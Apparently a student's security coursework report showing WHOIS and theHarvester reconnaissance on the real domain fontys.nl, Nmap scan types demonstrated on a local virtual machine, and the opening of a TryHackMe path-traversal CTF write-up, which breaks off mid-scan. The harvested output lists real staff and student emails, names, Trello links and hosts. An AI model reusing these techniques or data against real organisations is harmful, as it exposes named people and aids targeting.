
Figure 1.3.9

Another useful tool for reconnaissance is WHOIS tool. The WHOIS lookup tool will help gathering a lot of information about who owns an internet domain. The WHOIS tool is basically a list that contains details about both the ownership of domains and even the owners and their contact information as seen in Figure 1.3.10. The most common information given by the WHOIS tool are:

- The name and contact information of the registrant: The owner of the domain.
- The name and contact information of the registrar: The organization that registered the domain name.
- The registration date.
- When the information was last updated.
- The expiration date.

Most Linux distributions also have a WHOIS tool as a command line tool. It is important to know because, like with NSlookup we could create scripts to automate certain tasks when performing reconnaissance.

Some important information found using the WHOIS tool for fontys.nl, as seen in Figure 1.3.10, are their nameservers, the domain and registration information as well as location and contact information.



Whois Record for Fontys.nl

— Domain Profile

Registrar	SURF B.V. IANA ID: — URL: — Whois Server: —
Registrar Status	active
Name Servers	HERMES.FONTYS.NL 145.85.2.2 (has 25 domains) NS1.SURFNET.NL (has 5,827 domains) NS2.SURFNET.NL (has 5,827 domains)
Tech Contact	—
IP Address	145.85.2.54 is hosted on a dedicated server
IP Location	- Noord-brabant - Eindhoven - Surfnet Bv
ASN	AS1103 SURFNET-NL SURFnet, The Netherlands, NL (registered Sep 01, 1993)

— Website


Website Title	500 SSL negotiation failed:
Response Code	500

Whois Record (last updated on 2022-02-18)


```
Domain name: fontys.nl
Status:      active

Registrar:
   SURF B.V.
   Moreelsepark 48
   3511EP Utrecht
   Netherlands

Abuse Contact:
   +31.887873000
    cert@surfcert.nl

Creation Date: 1996-11-24

Updated Date: 2021-02-04

DNSSEC:      yes

Domain nameservers:
   hermes.fontys.nl          145.85.2.2
   ns1.surfnet.nl
   ns2.surfnet.nl
```

Figure 1.3.10


In addition, theHarvester is a command-line tool included in Kali Linux that acts as a wrapper for a variety of search engines and is used to find email accounts, subdomain names, virtual hosts, open ports / banners, and employee names related to a domain from different public sources (Gilberto Najera-Gutierrez, 2022). To collect information from all the available sources such as google, LinkedIn, Twitter and many other I used the command "*theHarvester -d fontys.nl -b all*". The previous command executes theHarvester with the domain being targeted, in this example theHarvester searches in all the sources for fontys.nl domain. There were many results which can be observed in the following images.




```
[*] ASNS found: 3
--------------------
AS1103
AS16509
AS59980

[*] Interesting Urls found: 12
--------------------
http://www.fontys.nl
```




```
[*] LinkedIn Users found: 296
---------------------
A Demper - coordinator
ABV Tilburg
Academie voor Theater
Alda Alagic - Docent
Alexander Dinslage
Alumni Fontys Hogeschool Automotive
Alumni Fontys Lerarenopleiding Tilburg
Amber Smidt - Fontys
Angela Aprea - medewerker ICT
```



```
[*] IPs found: 495
-------------------
5.206.215.46
10.225.114.9
18.158.85.187
18.192.85.207
20.61.11.181
34.248.154.179
34.250.81.231
```



```
[*] Trello URLs found: 10
--------------------
https://trello.com/c/1yrtq9do/782-handvaten-luuk-van-den-ban
https://trello.com/c/46vzc5uo/277-printen-voor-stage
https://trello.com/c/an7nz8yk/94-contact
https://trello.com/c/b9f8armn/1-how-this-cocd-process-for-agile-ideas-board-works
https://trello.com/c/hgrsmcgj/651-graduationsetup
https://trello.com/c/j9cxm1ao/75-fontys-objexlab-page
https://trello.com/c/ky9jbikl/17-build-mvp-airbnb-for-company-assets
https://trello.com/c/rb8w9fkg/379-summa-project
https://trello.com/c/unl780kd/18-how-to-check-and-review-a-card-on-this-board
https://trello.com/c/z41yvyee/1301-order-bakje-lopendeband
```



```
[*] Emails found: 28
----------------------
a.titchen@fontys.nl
arts.int.tilburg@fontys.nl
campusvenlo@fontys.nl
e.steffann@fontys.nl
e.wouters@fontys.nl
educatievedienstverlening@fontys.nl
exchangevenlo@fontys.nl
f.holtkamp@fontys.nl
fhkagenda@fontys.nl
fibs-omnia@fontys.nl
g.debakker@fontys.nl
hrmandpinternational@fontys.nl
info@fontys.nl
internationalstudents@fontys.nl
itinkoop-sw@fontys.nl
joost.vanhoof@fontys.nl
k.vaneijckvanheslinga@student.fontys.nl
k.zschocke@fontys.nl
l.vandenban@student.fontys.nl
last@fontys.nl
m.sanchezcastillo@student.fontys.nl
menno.deen@fontys.nl
o.alaidy@student.fontys.nl
objexlab@fontys.nl
r.gielissen@fontys.nl
techdeskfhj@fontys.nl
v.donker@fontys.nl

[*] Hosts found: 2473
---------------------
0365.fontys.nl:o365.fontys.nl
0365.fontys.nl:145.85.2.154
0365.fontys.nl:o365.fontys.nl.
2525adfs2.fontys.nl
25adfs2.fontys.nl
365.fontys.nl:o365.fontys.nl.
365.fontys.nl:o365.fontys.nl
aallesoverict.fontys.nl
```

A lot of information can be found using theHarvester. 3 ASNS, 12 "Interesting URL", 296 LinkedIn accounts related to fontys.nl, 495 IPs, 10 Trello URLs, 28 emails and 2473 hosts were the result after using the previously mentioned command. With this information an attacker can analyze different entry points or vulnerabilities that can become of critical.

1.4 Network Scanning and Enumeration


Scanning a network or machine can help a hacker or IT professional understand and know more about the target. Some information that can be gathered can be hosts, connected devices, along with usernames, group information and related data. Network enumeration tools scan ports to gather information. Nmap is the most known scanning and enumeration tool. Nmap is a tool that utility for network discovery and security auditing. A variety of scans can be performed using Nmap (NMAP):

- **TCP Scan** (-sT): A TCP scan is generally used to check and complete a three-way handshake between you and the target system. This type of scan generates a lot of traffic and can be easily detected.
- **UDP Scan** (-sU): UDP scans are used to check whether there is any UDP port up and listening for incoming requests on the target machine. This type of scan is more likely to have false positives because UDP does not respond with acknowledgement.
- **SYN Scan** (-sS): This is another form of TCP scan. The difference is that a syn packet is sent, which is the first packet that is sent to establish a TCP connection, therefore a connection is never stablished. An example can be seen in Figure 1.4.1. A SYN Scan was used to scan a virtual machine hosted in my computer. The ports found open were 22 for SSH and 80 for HTTP.
- **ACK Scan** (-sA): ACK scans are used to determine whether a particular port is filtered or not.
- **FIN Scan** (-sF): A stealthy scan but sends a TCP FIN packet instead. Most but not all computers will send an RST packet back if they get this input, so the FIN scan can show false positives and negatives, but it may get under the radar of some IDS programs and other countermeasures.
- **NULL Scan** (-sN): Null scans are extremely stealthy scan and they set all the header fields to null. In Figure 1.4.2 we can see an example of a NULL scan. In this scan we found port 22 and port 80 filtered.
- **XMAS Scan** (-sX): These scans are designed to manipulate the PSH, URG and FIN flags of the TCP header.
- **IDLE Scan** (-sI): IDLE scan is the stealthiest of all scans because the packets are bounced off an external host.
- **FTP Bounce Scan** (-b): This scan uses the FTP server to port scan other hosts. Simply ask the FTP server to send a file to each interesting port of a target host in turn. The error message will describe whether the port is open or not.
- **Service and Version Detection** (-sV): Nmap can perform version detection to gather more detailed information on the services and applications running on the open ports. After finding ports 22 and 80 open using different scan techniques. I found the version of the SSH server that is running in this host with the version detection technique and specifying the port of the SSH service. I found out that the version of SSH is OpenSSH 8.4 Debian 5 as seen in Figure 1.4.3.
- **OS Detection** (-O): This is the command to scan and search for the operating system on a host. In Figure 1.4.4 we can observe that an OS detection scan was done in the same host. In this example it is possible to observe that the virtual machine is running a Linux distribution, more specifically Linux 4.15 - 5.6




```
└─$ sudo nmap -sS 192.168.58.129
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-01 07:58 CST
Nmap scan report for 192.168.58.129
Host is up (0.000071s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:0C:29:37:44:B1 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds
```

Figure 1.4.1




```
└─$ sudo nmap -sN 192.168.58.129
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-01 08:00 CST
Nmap scan report for 192.168.58.129
Host is up (0.00067s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE         SERVICE
22/tcp open|filtered ssh
80/tcp open|filtered http
MAC Address: 00:0C:29:37:44:B1 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.28 seconds
```

Figure 1.4.2




```
└─$ sudo nmap -sV 192.168.58.129 -p 22
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-01 07:56 CST
Nmap scan report for 192.168.58.129
Host is up (0.00040s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5 (protocol 2.0)
MAC Address: 00:0C:29:37:44:B1 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.35 seconds
```

Figure 1.4.3



```
└─$ sudo nmap -O 192.168.58.129
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-01 08:04 CST
Nmap scan report for 192.168.58.129
Host is up (0.00038s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:0C:29:37:44:B1 (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.51 seconds
```

Figure 1.4.4



```
└─$ sudo nmap -sS -sV 192.168.58.129
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-01 08:05 CST
Nmap scan report for 192.168.58.129
Host is up (0.000075s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5 (protocol 2.0)
80/tcp open  http    nginx 1.21.0
MAC Address: 00:0C:29:37:44:B1 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.37 seconds
```

Figure 1.4.5

I decided to combine different scanning techniques to analyze how the tool works and what are the different outputs with the different techniques. In Figure 1.4.5 we can see that I combined a SYN scan with a version detection option. The output was the open ports with the name and version of the services being hosted in this machine. In this case, port 22 with OpenSSH 8.4 and port 80 with Nginx version 1.21.0.


1.5 Web Hacking

Web hacking refers to exploitation of web applications via HTTP which can be done by manipulating the application using different methods, techniques, and vulnerabilities. Web hacking is very common and important to learn since a web application or web site are usually the first points of entry for an attacker.

1.5.1 Path Traversal

An attacker can use Path Traversal to trick the web application into exposing files. This attack is a web application attack which allows attackers to access restricted directories and even execute commands outside of the web server’s root directory. To practice skills and knowledge gained related to Path Traversal and Local File Inclusion vulnerabilities I completed an alternative challenge CTF. This CTF is hosted by TryHackMe (https://tryhackme.com/room/inclusion). To complete this challenge, I followed these steps:

- **Scanning**




```
└─$ sudo nmap -sS -sV 10.10.24.15
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-03 04:34 CST
Nmap scan report for 10.10.24.15
Host is up (0.044s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
